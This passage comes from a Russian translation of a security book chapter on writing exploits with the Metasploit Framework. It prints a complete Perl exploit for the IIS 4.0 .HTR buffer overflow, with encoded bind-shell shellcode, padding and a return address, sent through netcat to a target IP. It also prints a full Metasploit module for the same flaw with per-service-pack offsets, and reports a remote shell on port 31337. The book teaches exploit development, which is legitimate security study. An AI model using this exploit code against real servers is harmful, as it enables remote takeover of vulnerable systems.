"\x4f\x54\x4a\x4e\x49\x4f\x4f\x4f\x4f\x4f\x4f\x4f\x4f\x42\x56\x4b\x58"

Truncated.
```

Рис. 12.40. msfweb сгенерировал и закодировал полезную нагрузку

Чтобы сгенерировать и закодировать полезную нагрузку, достаточно щелкнуть по кнопке **Generate Payload**. Результат представлен на рис. 12.40 в обоих форматах: для С и Perl.

Рассмотрев различные методы, с помощью которых в каркасе Metasploit можно сгенерировать и закодировать полезную нагрузку, вставим ее в сценарий эксплоита (см. пример 12.6).

Пример 12.6. Сценарий для проведения атаки со вставленной полезной нагрузкой

```
1 $payload =
2 "\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49"
3 "\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36"
4 "\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34"
5 "\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41"
6 "\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4c\x56\x4b\x4e"
7 "\x4f\x34\x4a\x4e\x49\x4f\x4f\x4f\x4f\x4f\x4f\x4f\x42\x56\x4b\x58"
8 "\x4e\x56\x46\x42\x46\x32\x4b\x48\x45\x44\x4e\x53\x4b\x38\x4e\x37"
9 "\x45\x30\x4a\x37\x41\x50\x4f\x4e\x4b\x58\x4f\x54\x4a\x51\x4b\x38"
10 "\x4f\x45\x42\x32\x41\x50\x4b\x4e\x43\x4e\x42\x43\x49\x34\x4b\x58"
11 "\x46\x43\x4b\x58\x41\x50\x50\x4e\x41\x53\x42\x4c\x49\x59\x4e\x4a"
12 "\x46\x58\x42\x4c\x46\x37\x47\x50\x41\x4c\x4c\x4c\x4d\x50\x41\x50"
13 "\x44\x4c\x4b\x4e\x46\x4f\x4b\x53\x46\x55\x46\x32\x4a\x52\x45\x37"
14 "\x43\x4e\x4b\x58\x4f\x45\x46\x42\x41\x50\x4b\x4e\x48\x36\x4b\x48"
15 "\x4e\x30\x4b\x54\x4b\x58\x4f\x55\x4e\x51\x41\x30\x4b\x4e\x43\x30"
16 "\x4e\x32\x4b\x38\x49\x38\x4e\x56\x46\x32\x4e\x41\x41\x56\x43\x4c"
17 "\x41\x33\x42\x4c\x46\x36\x4b\x38\x42\x44\x42\x43\x4b\x48\x42\x44"
18 "\x4e\x30\x4b\x38\x42\x47\x4e\x31\x4d\x4a\x4b\x38\x42\x44\x4a\x50"
19 "\x50\x35\x4a\x56\x50\x38\x50\x34\x50\x30\x4e\x4e\x42\x35\x4f\x4f"
20 "\x48\x4d\x41\x33\x4b\x4d\x48\x56\x43\x55\x48\x46\x4a\x46\x43\x53"
21 "\x44\x33\x4a\x36\x47\x47\x43\x47\x44\x53\x4f\x35\x46\x45\x4f\x4f"
22 "\x42\x4d\x4a\x46\x4b\x4c\x4d\x4e\x4e\x4f\x4b\x53\x42\x55\x4f\x4f"
23 "\x48\x4d\x4f\x55\x49\x38\x45\x4e\x48\x56\x41\x48\x4d\x4e\x4a\x30"
24 "\x44\x30\x45\x45\x4c\x46\x44\x30\x4f\x4f\x42\x4d\x4a\x56\x49\x4d"
25 "\x49\x30\x45\x4f\x4d\x4a\x47\x35\x4f\x4f\x48\x4d\x43\x45\x43\x45"
26 "\x43\x45\x43\x55\x43\x55\x43\x44\x43\x45\x43\x44\x43\x35\x4f\x4f"
27 "\x42\x4d\x48\x36\x4a\x46\x4c\x37\x49\x46\x48\x46\x43\x35\x49\x38"
28 "\x41\x4e\x45\x59\x4a\x46\x46\x4a\x4c\x31\x42\x47\x47\x4c\x47\x35"
29 "\x4f\x4f\x48\x4d\x4c\x46\x42\x31\x41\x55\x45\x45\x4f\x4f\x42\x4d"
30 "\x4a\x56\x46\x4a\x4d\x4a\x50\x42\x49\x4e\x47\x35\x4f\x4f\x48\x4d"
31 "\x43\x35\x45\x35\x4f\x4f\x42\x4d\x4a\x36\x45\x4e\x49\x44\x48\x58"
32 "\x49\x54\x47\x55\x4f\x4f\x48\x4d\x42\x45\x46\x45\x46\x45\x45\x55"
33 "\x4f\x4f\x42\x4d\x43\x49\x4a\x56\x47\x4e\x49\x37\x48\x4c\x49\x57"
34 "\x47\x35\x4f\x4f\x48\x4d\x45\x35\x4f\x4f\x42\x4d\x48\x46\x4c\x46"
35 "\x46\x56\x48\x56\x4a\x46\x43\x36\x4d\x56\x49\x38\x45\x4e\x4c\x46"
36 "\x42\x55\x49\x55\x49\x42\x4e\x4c\x49\x48\x47\x4e\x4c\x46\x46\x34"
37 "\x49\x48\x44\x4e\x41\x53\x42\x4c\x43\x4f\x4c\x4a\x50\x4f\x44\x44"
38 "\x4d\x32\x50\x4f\x44\x44\x4e\x52\x43\x49\x4d\x58\x4c\x47\x4a\x33"
```

```
39 "\x4b\x4a\x4b\x4a\x4b\x4a\x4a\x56\x44\x37\x50\x4f\x43\x4b\x48\x51".
40 "\x4f\x4f\x45\x57\x46\x44\x4f\x4f\x48\x4d\x4b\x35\x47\x35\x44\x55".
41 "\x41\x55\x41\x35\x41\x55\x4c\x56\x41\x30\x41\x45\x41\x55\x45\x55".
42 "\x41\x35\x4f\x4f\x42\x4d\x4a\x46\x4d\x4a\x49\x4d\x45\x30\x50\x4c".
43 "\x43\x35\x4f\x4f\x48\x4d\x4c\x36\x4f\x4f\x4f\x4f\x47\x43\x4f\x4f".
44 "\x42\x4d\x4b\x38\x47\x45\x4e\x4f\x43\x48\x46\x4c\x46\x56\x4f\x4f".
45 "\x48\x4d\x44\x35\x4f\x4f\x42\x4d\x4a\x56\x42\x4f\x4c\x58\x46\x30".
46 "\x4f\x35\x43\x55\x4f\x4f\x48\x4d\x4f\x4f\x42\x4d\x5a";
47
48 $string = "GET /";
49 $string .= "A" x 589;
50 $string .= "\x85\x63\xf7\x77";
51 $string .= $payload;
52 $string .= ".htr HTTP/1.0\r\n\r\n";
53
54 open(NC, " | nc.exe 192.168.119.136 80");
55 print NC $string;
56 close(NC);
```

В строках 1–46 в переменную *\$payload* заносится полезная нагрузка. В строках 48 и 52 задается вид запроса по протоколу HTTP и расширение имени файла .htr, а в строке 49 в запрос вставляются байты, предшествующие адресу возврата. Сам адрес возврата дописывается в строке 50, а за ним в строке 51 – полезная нагрузка. В строках 54–56 находится код, необходимый для передачи данных по сети. Окончательно строка атаки выглядит, как показано на рис. 12.41.

589 байтов-заполнителей	4 байта, перезаписывающие сохраненный адрес возврата	717 байтов декодера и закодированной полезной нагрузки

Рис. 12.41. Окончательная строка атаки

Запустив эксплойт из командной строки, мы можем проверить, как он поведет себя на машине-жертве. Результаты показаны на рис. 12.42.




Рис. 12.42. Успешный взлом машины MS Windows NT4 SP5 с IIS 4.0

В первой строке эксплойт запущен в фоновом режиме. Чтобы проверить, сработал ли он, мы попробовали соединиться с портом 31337, заданным в процессе генерации. Как видите, соединение установлено, и мы получили оболочку на удаленной машине. Сработало!

Интегрирование эксплойта в каркас

С успехом завершив создание эксплойта, мы теперь займемся вопросом о том, как встроить его в каркас Metasploit Framework. Модуль, интегрированный в каркас, имеет по сравнению с автономным эксплойтом немало преимуществ. Будучи интегрирован, эксплойт получает в свое распоряжение такие механизмы, как автоматическое создание и кодирование полезной нагрузки, генерирование NOP-команд, простой интерфейс с сокетами и автоматическая вставка полезной нагрузки. Модульные подсистемы каркаса позволяют улучшить эксплойт, не меняя его кода, а также поддерживать его в актуальном состоянии. В Metasploit входит простой API для основных операций с TCP и UDP-сокетами, а также прозрачная работа с SSL и прокси-серверами. Как видно из рис. 12.9, автоматизация работы с полезной нагрузкой позволяет устанавливать необходимые соединения, не прибегая к помощи внешних программ и без написания дополнительного кода. И, наконец, каркас предоставляет понятный стандартизованный интерфейс, позволяющий создавать и передавать эксплойты в общее пользование гораздо проще, чем раньше. Принимая во внимание все эти достоинства, неудивительно, что разработчики эксплоитов стали отдавать предпочтение именно каркасам.

Внутреннее устройство каркаса

Каркас Metasploit Framework написан на объектно-ориентированном Perl. Весь код ядра и библиотек основан на использовании классов, как и каждый отдельный модуль эксплойта. Это означает, что разработка эксплойта для каркаса сводится к написанию некоторого класса, который должен соответствовать API, принятому в Metasploit. Но прежде чем углубиться в детали спецификации класса, разработчик должен понять основные принципы работы ядра. Поэтому поднимем капот и опишем взаимодействие между ядром и эксплойтом на всех этапах разработки и исполнения.

Первый шаг в процедуре организации атаки – выбор эксплойта. Для этого применяется команда *use*, которая заставляет ядро создать объект, принадлежащий классу эксплойта. В процессе создания объекта каркас устанавливает

связь между эксплойтом и ядром, а объект предоставляет ядру доступ к двум важным структурам данных.

Речь идет о структурах *%info* и *%advanced*, которые может опросить как пользователь, желающий узнать о поддерживаемых возможностях, так и ядро в ходе подготовки эксплойта к атаке. Когда пользователь вводит команду *info*, чтобы получить обязательные параметры, информация извлекается из структур *%info* и *%advanced*. К ней имеет доступ также и ядро, если она нужна для принятия решений. Когда пользователь запрашивает перечень имеющихся полезных нагрузок с помощью команды *show payloads*, ядро считывает данные об аппаратной платформе и операционной системе из структуры *%info*, поэтому пользователь получает лишь список совместимых полезных нагрузок. Вот почему на рис. 12.9 в ответ на команду *show payloads* показана лишь малая часть всего множества полезных нагрузок.

Выше мы уже упоминали, что данные между ядром Metasploit и эксплойтом передаются с помощью переменных окружения. Поэтому, когда пользователь выполняет команду *set*, устанавливается значение переменной, доступной как ядру, так и эксплойту. Снова возвращаясь к рис. 12.9, мы видим, что пользователь присвоил переменной окружения *PAYLOAD* значение *win32_bind*; позже ядро прочитает эту переменную, чтобы узнать, какую полезную нагрузку генерировать для эксплойта. Затем пользователь установил прочие обязательные параметры, после чего запустил эксплойт.

Команда *exploit* иницирует атаку, которая состоит из нескольких подшагов. Сначала генерируется полезная нагрузка в соответствии со значением переменной окружения *PAYLOAD*. Затем вызывается принимаемый по умолчанию кодировщик, для того чтобы устранить из полезной нагрузки недопустимые символы; если ему не удалось сделать это, уложившись в ограничения по размеру, используется другой кодировщик. В командной строке можно с помощью переменной окружения *Encode* установить кодировщик по умолчанию. Если переменной окружения *EncodeDontFallThrough* присвоить значение 1, то ядро не будет пытаться применить никакие другие кодировщики.

После кодирования, выбирается генератор NOP-команд в соответствии с аппаратной платформой, указанной для эксплойта. Тем, какой именно генератор выбрать, управляет переменная окружения *Nop*, которой следует присвоить имя нужного модуля.

Если задать переменную окружения *NopDontFallThrough* равной 1, то ядро не будет пытаться применить никакие другие генераторы, если выбранный по умолчанию почему-либо не сработает. Если переменная *RandomNops* равна 1, то ядро будет пытаться сгенерировать случайную дорожку из NOP-команд для эксплойтов на платформе x86. По умолчанию переменная *RandomNops* равна 1. Полный список переменных окружения вы можете найти на сайте проекта Metasploit.

В процесс кодирования и генерирования NOP-команд ядро избегает появления недопустимых символов, справляясь с информацией из структуры *%info*. После того как полезная нагрузка сгенерирована, закодирована и снабжена дорожкой, ядро вызывает метод *exploit()* из объекта, представляющего эксплойт.

Конструируя строку атаки, этот метод пользуется переменными окружения. Он вызывает различные функции из библиотек, входящих в состав Metasploit, в частности Rex. Когда строка будет готова, для установления соединения с удаленным хостом и отправки ему строки атаки можно воспользоваться библиотечными функциями работы с сокетами.

Анализ существующего модуля эксплойта

Знание деталей работы ядра помогает разработчику лучше понять структуру класса эксплойта. Поскольку все встраиваемые в каркас эксплойты следуют одной и той же схеме, то надо разобраться в устройстве какого-нибудь одного эксплойта и на его основе можно создавать собственный (см. пример 12.7).

Пример 12.7. Модуль, встроенный в каркас Metasploit

```
1 package Msf::Exploit::iis40_htr;
2 use base "Msf::Exploit";
3 use strict;
4 use Rex::Text;
```

В строке 1 говорится, что весь последующий код будет частью пространства имен *iis40_htr*. В строке 2 объявляется, что базовым для модуля эксплойта является класс *Msf::Exploit*. Директива *strict* в строке 3 запрещает использование потенциально небезопасных языковых конструкций, например, переменных, которые не были предварительно объявлены. В строке 4 в распоряжение нашего класса предоставляются методы из класса *Rex::Text*. Обычно разработчик эксплойта просто меняет имя пакета в строке 1, включать какие-то другие пакеты или употреблять дополнительные директивы нет нужды.

```
5 my $advanced = {};
```

Все специфичные для эксплойта данные хранятся в структурах *%info* и *%advanced*, которые должны быть объявлены в каждом модуле. В строке 5 мы видим, что в данном случае хэш *%advanced* пуст, но, если бы у эксплойта были дополнительные параметры, их следовало бы поместить сюда в виде пар ключ-значение.

```
6 my $info =
```

```

7 {
8   'Name' => 'IIS 4.0 .HTR Buffer Overflow',
9   'Version' => '$Revision: 1.4 $',
10  'Authors' => [ 'Stinko' ],
11  'Arch' => [ 'x86' ],
12  'OS' => [ 'win32' ],
13  'Priv' => 1,

```

Хэш *%info* начинается с имени эксплойта в строке 8 и номера версии в строке 9. В строке 10 перечислены имена авторов, а в строках 11 и 12 – целевые архитектуры и операционные системы соответственно. В строке 13 задан ключ *Priv*, который указывает, нужны ли для выполнения эксплойта административные привилегии.

```

14   'UserOpts' => {
15       'RHOST' => [1, 'ADDR', 'The target address'],
16       'RPORT' => [1, 'PORT', 'The target port', 80],
17       'SSL'   => [0, 'BOOL', 'Use SSL'],
18   },

```

Также в хэше *%info* хранится структура *UserOpts*. Это вложенный хэш, где перечислены переменные окружения, которые пользователь может задать в командной строке. Значением каждого ключа в этом хэше является массив из четырех элементов. Первый элемент – это флаг, показывающий, обязательна данная переменная или нет. Второй элемент – тип данных, Metasploit использует это поле для проверки правильности формата заданного значения переменной. Третий элемент описывает назначение переменной окружения, а необязательный четвертый элемент содержит значение, принимаемое по умолчанию.

Например, в строке 15 мы видим, что переменная *RHOST* обязательна, тип *ADDR* означает, что она должна содержать либо IP-адрес, либо полностью определенное доменное имя.

Если при проверке окажется, что формат заданного значения некорректен, эксплойт вернет сообщение об ошибке. Из описания следует, что переменная должна содержать адрес целевой машины и что у нее нет значения по умолчанию.

```

19   'PayLoad' => {
20       'Space' => 820,
21       'MaxNops' => 0,
22       'MinNops' => 0,
23       'BadChars' =>
24         join("", map { $_=chr($_) } (0x00..0x2f)).
25         join("", map { $_=chr($_) } (0x3a..0x40)).

```

```

26         join("", map { $_=chr($_) } (0x5b..0x60)).
27         join("", map { $_=chr($_) } (0x7b..0xff)),
28     },

```

Значением ключа *PayLoad* также является хэш, вложенный в *%info*, он содержит информацию о полезной нагрузке. Глядя на параметр *Space* (строка 19), ядро определяет, какие вообще нагрузки доступны данному эксплойту. Позже размер закодированной полезной нагрузки снова сверяется с этим параметром. Если она оказывается слишком велика, ядро пробует применить другой кодировщик. Так продолжается до тех пор, пока все имеющиеся кодировщики не будут просмотрены. Если так и не удастся уложиться в отведенные размеры, построение эксплойта завершается неудачей.

Параметры *MaxNops* и *MinNops*, определенные в строках 20 и 21, задают максимальный и минимальный размер дорожки NOP-команд в байтах. Задание значения *MinNops* полезно, когда нужно, чтобы закодированной полезной нагрузке обязательно предшествовала дорожка определенной длины. Параметр *MaxNops* чаще всего используется в случае, когда и *MaxNops*, и *MinNops* должны быть равны нулю, что подавляет генерацию дорожки.

Параметр *BadChars* в строке 23 содержит строку символов, которых кодировщик должен избегать. Таким образом, в вышеприведенном фрагменте сказано, что длина полезной нагрузки не должна превышать 820 байтов, генерировать дорожку из NOP-команд не надо, поскольку мы заранее знаем, что при использовании разделяемой библиотеки в качестве трамплина NOP-команды не требуются, а недопустимыми объявлены все символы, отличные от букв и цифр.

```

29   'Description' => Pex::Text::Freeform(qq{
30       Этот эксплойт направлен против ошибки переполнения буфера в
31       ISAPI-расширении ISM.DLL, которая в IIS 4.0 занимается
32       обработкой HTR-сценариев. Модуль работает в Windows NT 4
33       Service Packs 3, 4 и 5. Сервер продолжит обработку запросов,
34       пока полезная нагрузка не завершит работу. Если в качестве
35       параметра EXITFUNC задать 'seh', то сервер продолжит работу,
36       но возникнут неприятности при выходе из привязанной к порту
37       оболочки. Если же EXITFUNC равно 'thread', то сервер «упадет»
38       при выходе из оболочки. Полезная нагрузка кодируется только
39       алфавитно-цифровыми символами, без дорожки NOP-команд, так как
40       в противном случае данные могут быть изменены фильтрами.
41   }),

```

Значением ключа *Description* является словесное описание эксплойта. Функция *Pex::Text::Freeform()* форматирует описание так, чтобы оно правильно отображалось командой *info*, запущенной из программы *msfconsole*.

```

42 'Refs' => [
43     ['OSVDB', 3325],
44     ['BID', 307],
45     ['CVE', '1999-0874'],
46     ['URL', 'http://www.eeye.com/html/research/
advisories/AD19990608.html'],
47 ],

```

Ключ *Refs* содержит массив массивов, причем в каждом внутреннем массиве есть два поля: ключ источника информации и уникальный идентификатор. В строке 44 BID – сокращение от Bugtraq ID, а 307 – идентификатор сообщения в системе Bugtraq. При выполнении команды *info* ядро транслирует строку 44 в www.securityfocus.com/bid/307.

```

48 'DefaultTarget' => 0,
49 'Targets' => [
50     ['Windows NT4 SP3', 593, 0x77f81a4d],
51     ['Windows NT4 SP4', 593, 0x77f7635d],
52     ['Windows NT4 SP5', 589, 0x77f81a85],
53 ],

```

Ключ *Targets* указывает на массив массивов, где каждый внутренний массив содержит три поля: описание цели, смещение адреса возврата и сам адрес возврата. В частности, из строки 106 следует, что в Windows NT4 Service Pack 5 адрес возврата должен быть равен 0x77f81a85, а смещение до него составляет 589 байтов.

Массив целей – это одна из сильных сторон каркаса, поскольку позволяет использовать один и тот же эксплойт для атаки на разные цели без какой-либо модификации кода. Пользователю просто нужно указать цель с помощью переменной окружения *TARGET*. Значением ключа *DefaultTarget* служит индекс принимаемого по умолчанию элемента массива *Targets*; 0 в строке 48 говорит, что это первый элемент, то есть по умолчанию предполагается атака на Windows NT4 SP3.

```

54 'Keys' => ['iis'],
55 };

```

Последним в структуре *%info* идет ключ *Keys*. Он указывает на массив ключевых слов, ассоциированных с данным эксплойтом. Эти слова используются ядром для фильтрации.

```

56 sub new {
57     my $class = shift;
58     my $self = $class->SUPER::new({'Info' => $info,
        'Advanced' => $advanced}, @_);

```

```

59     return($self);
60 }

```

Функция *new()* – это конструктор класса. Она отвечает за создание новых объектов и передает им ссылки на структуры *%info* и *%advanced*. Модифицировать эту функцию приходится очень редко.

```

61 sub exploit
62 {
63     my $self = shift;
64     my $target_host = $self->GetVar('RHOST');
65     my $target_port = $self->GetVar('RPORT');
66     my $target_idx = $self->GetVar('TARGET');
67     my $shellcode = $self->GetVar('EncodedPayload')->Payload;

```

Именно в методе *exploit()* эксплойт создается и выполняется.

В строке 63 метод получает ссылку на объект, через который вызван, и сразу же использует ее в последующих строках для вызова метода *GetVar()*, где извлекаются значения параметров *RHOST*, *RPORT* и *TARGET*, то есть адрес и номер порта удаленной машины и индекс элемента в массиве целей (строка 49). Мы уже говорили, что метод *exploit()* вызывается только после успешной генерации эксплойта. Данные между ядром и эксплойтом передаются через переменные окружения, поэтому для получения полезной нагрузки из переменной *EncodedPayload* вызывается метод *GetVar()*.

```

68     my $target = $self->Targets->{$target_idx};

```

Значение переменной *\$target_idx*, полученное в строке 66, используется в качестве индекса массива *Targets*. Теперь в переменной *\$target* находится ссылка на массив с информацией о цели.

```

69     my $attackstring = ("X" x $target->[1]);
70     $attackstring .= pack("V", $target->[2]);
71     my $shellcode = $self->GetVar('EncodedPayload')->Payload;

```

В строке 69 мы приступаем к конструированию строки атаки, помещая в ее начало несколько символов “X”. Количество их определяется вторым элементом массива, на который указывает *\$target*, а это не что иное, как смещение до адреса возврата. В строке 70 в строку атаки дописывается адрес возврата, предварительно преобразованный в формат little endian. В строке 71 мы дописываем сгенерированную полезную нагрузку, которая чуть раньше была извлечена из переменной окружения (строка 67).

```

72     my $request = "GET /" . $attackstring . ".htr HTTP/1.0\r\n\r\n";

```

Здесь строка атаки погружается в запрос по протоколу HTTP к файлу с расширением .htr. В настоящий момент переменная \$request выглядит, как показано на рис. 12.43.

GET /	Заполнение	Адрес возврата	Закодированная полезная нагрузка	.htr HTTP/1.0\r\n\r\n

Рис. 12.43. Строка атаки в переменной \$request

```
73 $self->PrintLine(sprintf ("[*] Trying " . $target->[0] .  
    " using call eax at 0x%.8x...", $target->[2]));
```

Закончив конструировать строку атаки, эксплойт сообщает пользователю о своей готовности к запуску.

```
74 my $s = Msf::Socket::Tcp->new  
75 (  
76   'PeerAddr' => $target_host,  
77   'PeerPort' => $target_port,  
78   'LocalPort' => $self->GetVar('CPORT'),  
79   'SSL'      => $self->GetVar('SSL'),  
80 );  
81 if ($s->IsError) {  
82   $self->PrintLine('[*] Error creating socket: ' . $s->GetError);  
83   return;  
84 }
```

В строках 74–80 создается TCP-сокет с параметрами, определяемыми переменными окружения. Для этой цели применяется API сокетов, входящий в каркас Metasploit.

```
85 $s->Send($request);  
86 $s->Close();  
87 return;  
88 }
```

И, наконец, метод exploit() посылает строку атаки, а затем закрывает сокет и возвращает управление. В этот момент ядро начинает в цикле работать с соединением так, как того требует полезная нагрузка. Как только соединение будет установлено, запускается встроенный обработчик, и результат печатается на экране, как показано на рис. 12.9.

Переопределение методов

В предыдущем разделе мы обсудили, как полезная нагрузка генерируется, кодируется и снабжается дорожкой из NOP-команд. Но мы ничего не говорили о том, что разработчик может переопределить некоторые функции ядра, чтобы управлять эксплойтом более динамично, не ограничиваясь лишь заданием параметров в хэшах. Допускающие переопределение функции находятся в классе Msf::Exploit. По умолчанию они просто возвращают значения из хэшей, но могут решать и другие задачи, диктуемые требованиями к полезной нагрузке.

Например, в строке 21 мы задали в ключе \$info->{'Payload'}->{'MaxNops'} максимальное число NOP-команд. Если в зависимости от целевой платформы строка атаки должна включать разное число NOP-команд, то никто не мешает переопределить метод PayloadMaxNops(), чтобы она возвращала различные значения. В таблице 12.2 перечислены переопределяемые методы.

Таблица 12.2. Методы, допускающие переопределение

Метод	Описание	Соответствующее значение в хэше
PayloadPrepend-Encoder	Помещает данные между дорожкой и декодером	\$info->{'Payload'}->{'PrependEncoder'}
PayloadPrepend	Помещает данные перед полезной нагрузкой до начала процедуры кодирования	\$info->{'Payload'}->{'Prepend'}
PayloadAppend	Помещает данные после полезной нагрузки до начала процедуры кодирования	\$info->{'Payload'}->{'Append'}
PayloadSpace	Задаёт максимальную общую длину дорожки, декодера и закодированной полезной нагрузки. Дорожка должна занимать все свободное место	\$info->{'Payload'}->{'Space'}
PayloadSpace-BadChars	Задаёт набор символов, которых должен избегать кодировщик	\$info->{'Payload'}->{'BadChars'}
PayloadMinNops	Задаёт минимальную длину дорожки	\$info->{'Payload'}->{'MinNops'}
PayloadMaxNops	Задаёт максимальную длину дорожки	\$info->{'Payload'}->{'MaxNops'}
NopSaveRegs	Задаёт набор регистров, которые не должны участвовать в дорожке	\$info->{'Payload'}->{'SaveRegs'}

Хотя переопределять эти методы приходится редко, полезно знать, что такая возможность существует.

Резюме

Для разработки надежных эксплойтов нужно владеть многими навыками и обладать глубокими знаниями, которых не получишь, читая все возрастающее количество бессмысленных официальных статей. Читатель должен проявить инициативу, чтобы навести мосты между теорией и практикой. И выражается это в самостоятельном написании работающего эксплойта. Проект Metasploit предоставляет набор инструментов, с помощью которых сложность процесса создания эксплойта можно значительно уменьшить. При этом в качестве конечного результата разработчик не только получит работоспособный эксплойт, но и станет лучше понимать трудности, сопутствующие организации атаки на уязвимость.

Обзор изложенного материала

Использование каркаса Metasploit

- ☑ Каркас Metasploit Framework предоставляет три разных интерфейса: *msfcli* – командная строка; *msfweb* – интерфейс на основе Web-браузера и *msfconsole* – интерактивная оболочка.
- ☑ Самым развитым является интерфейс *msfconsole*. Чтобы получить справку в процессе работы с ним, нажмите клавишу *?* или наберите команду *help*. Наиболее полезными из предлагаемых команд являются *show*, *set*, *info*, *use* и *exploit*.
- ☑ После выбора эксплойта и задания его параметров нужно выбрать и сконфигурировать полезную нагрузку.

Разработка эксплойтов с помощью каркаса Metasploit

- ☑ Основные шаги при разработке эксплойта для переполнения буфера – это определение вектора атаки, вычисление смещения адреса возврата, выбор вектора управления, отыскание подходящего адреса возврата, выявление недопустимых символов и ограничений по размеру, создание дорожки из NOP-команд, выбор полезной нагрузки и кодировщика и, наконец, тестирование.
- ☑ Функция *PatternCreate()* и утилита *patternOffset.pl* помогают быстрее определить смещение до адреса возврата.
- ☑ База данных Metasploit о кодах операций, а также утилиты *mfspescan* и *mfselfscan* можно использовать для отыскания подходящего адреса возврата.
- ☑ Эксплойты, уже встроенные в каркас Metasploit, могут воспользоваться передовыми методами генерирования дорожек из NOP-команд.
- ☑ Как Web-интерфейс, так и автономные утилиты *msfpayload* и *msfencode* позволяют автоматизировать процедуру выбора, генерирования и кодирования полезной нагрузки.

Интеграция эксплойтов в каркас

- ☑ Все модули эксплойтов строятся примерно по одному образцу, поэтому интегрирование в каркас обычно сводится к модификации существующего эксплойта.
- ☑ Данные между ядром каркаса и отдельным эксплойтом передаются через переменные окружения. Они же применяются для управления поведением ядра.

- ☑ В хэшах *%info* и *%advanced* содержится вся информация об эксплойте, целевой платформе и полезной нагрузке. Метод *exploit()* создает и посылает строку атаки.

Ссылки на сайты

- www.metasploit.com. Домашняя страница проекта Metasploit.
- www.nologin.org. На этом сайте много отличных технических статей о программе Meterpreter, входящей в Metasploit, удаленном внедрении библиотек и написании shell-кода для Windows.
- www.immunitysec.com. Компания Immunity Security продает коммерческий инструмент Canvas для тестирования на возможность проникновения в сеть.
- www.corest.com. Компания Core Security Technologies разрабатывает коммерческую программу Core IMPACT для тестирования на возможность проникновения в сеть.
- www.eeye.com. Здесь вы найдете подробное описание уязвимостей Microsoft Windows и отчеты об атаках на них.

Часто задаваемые вопросы

Следующие часто задаваемые вопросы, на которые отвечают авторы книги, призваны помочь вам оценить, насколько хорошо вы поняли идеи, изложенные в данной главе, и возможные их применения на практике. Если вы хотите задать авторам вопрос, зайдите на страницу www.syngress.com/solutions и заполните форму **Ask the Author**. Заодно вы получите доступ к тысячам других FAQов на сайте ITFAQnet.com.

В: Надо ли знать, как писать shell-код, для того чтобы пользоваться каркасом Metasploit?

О: Нет. Пользуясь Web-интерфейсом *msfweb* или утилитами *msfpayload* и *msfencode*, разработчик может полностью забыть о написании shell-кода, ограничившись лишь копированием готовых фрагментов в свой эксплойт. Если эксплойт разрабатывается в каркасе Metasploit, то его автор может никогда и не увидеть полезную нагрузку.

В: Нужно ли обязательно кодировать полезную нагрузку?

О: Нет. Если полезная нагрузка не содержит недопустимых символов, то ее можно послать и в незакодированном виде. Основная задача кодировщиков – устранить недопустимые символы.

В: Обязательно ли использовать генератор NOP-команд при встраивании эксплойта в каркас?

О: Нет. Можете присвоить значение 0 параметрам *MaxNops* и *MinNops* в хэше *Payload* внутри хэша *%info*. Тогда каркас не станет автоматически добавлять NOP-команды в полезную нагрузку. Можно вместо этого переопределить методы *PayloadMinOps* и *PayloadMinOps* так, чтобы они не возвращали NOP-команд.

В: Я вычислил смещение, подобрал адрес возврата, определил недопустимые символы и максимальный размер, успешно сгенерировал и закодировал полезную нагрузку. Но по какой-то причине отладчик перехватывает управление процессом где-то в середине исполнения shell-кода. Я точно не знаю, что происходит, но складывается впечатление, что полезная нагрузка изменена. Мне казалось, что я выявил все недопустимые символы.

О: Скорее всего, вызывается какая-то функция, которая модифицирует часть стека, в которой находится ваш эксплойт. Обращение к этой функции происходит уже после того, как строка атаки помещена в стек, но до загрузки адреса возврата в регистр EIP. Следовательно, эта функция всегда будет

вызываться, и вы ничего не можете с этим поделать. Попробуйте изменить вектор управления и не помещать полезную нагрузку в те области памяти, которые подвергаются модификации. Можно вместо этого написать специальный shell-код, который с помощью команды JMP обойдет эти области. В большинстве случаев пристальное изучение окна содержимого памяти покажет, какие области могут быть изменены посторонней функцией.

В: Всякий раз, как я пытаюсь определить смещение, посылая длинную строку, отладчик слишком рано перехватывает управление и твердит что-то о неправильном адресе в памяти.

О: Скорее всего, какая-то функция читает значение из стека, предполагая, что там должен находиться корректный адрес и пытается перейти по нему. Посмотрите в окно дизассемблера, это должно помочь вам разобраться, какая команда приводит к ошибке. Если привлечь еще окно содержимого памяти, то вы сможете изменить «плохие» байты в строке атаки, так чтобы они указывали на правильный адрес.

В: Чтобы проверить, ведет ли адрес возврата на мою полезную нагрузку, я послал строку букв 'а'. Я полагал, что EIP должен указывать на одну из этих букв, а поскольку 'а' – это не корректная команда, то исполнение должно прекратиться. Так я и собирался проверить, что EIP указывает, куда нужно. Но ничего подобного не происходит. Когда процесс останавливается, состояние процесса оказывается совсем не таким, как я ожидал.

О: Ошибка состоит в предположении, будто символ 'а' обязательно вызовет останов из-за несуществующей команды. Если записать в адрес возврата четыре символа 'а', то исполнение может и прерваться, поскольку адрес 0x61616161 не обязательно принадлежит программе. Но на 32-разрядном процессоре x86 символ 'а' с кодом 0x61 интерпретируется как однобайтовая команда POPAD, которая последовательно извлекает из стека 32-разрядные значения и загружает их в регистры EDI, ESI, EBP, в «никуда» (вместо загрузки в ESP), EBX, EDX, ECX и EAX. Если EIP указывает на ячейку, содержащую букву 'а', то он выполняет команду POPAD, что приводит к многократному извлечению из стека и полностью изменяет текущее состояние процесса. В частности, останов происходит совсем не там, где вы ожидали. Чтобы корректно проверить, что EIP указывает внутрь полезной нагрузки, лучше послать строку, состоящую из байтов 0xCC, которые интерпретируются как команда INT 3 остановки в контрольной точке.

Написание компонентов для задач, связанных с безопасностью

Описание данной главы:

- Модель COM
- Библиотека ATL
- Добавление COM-расширений в программу RPCDUMP
См. также главу 14
- ☑ Резюме
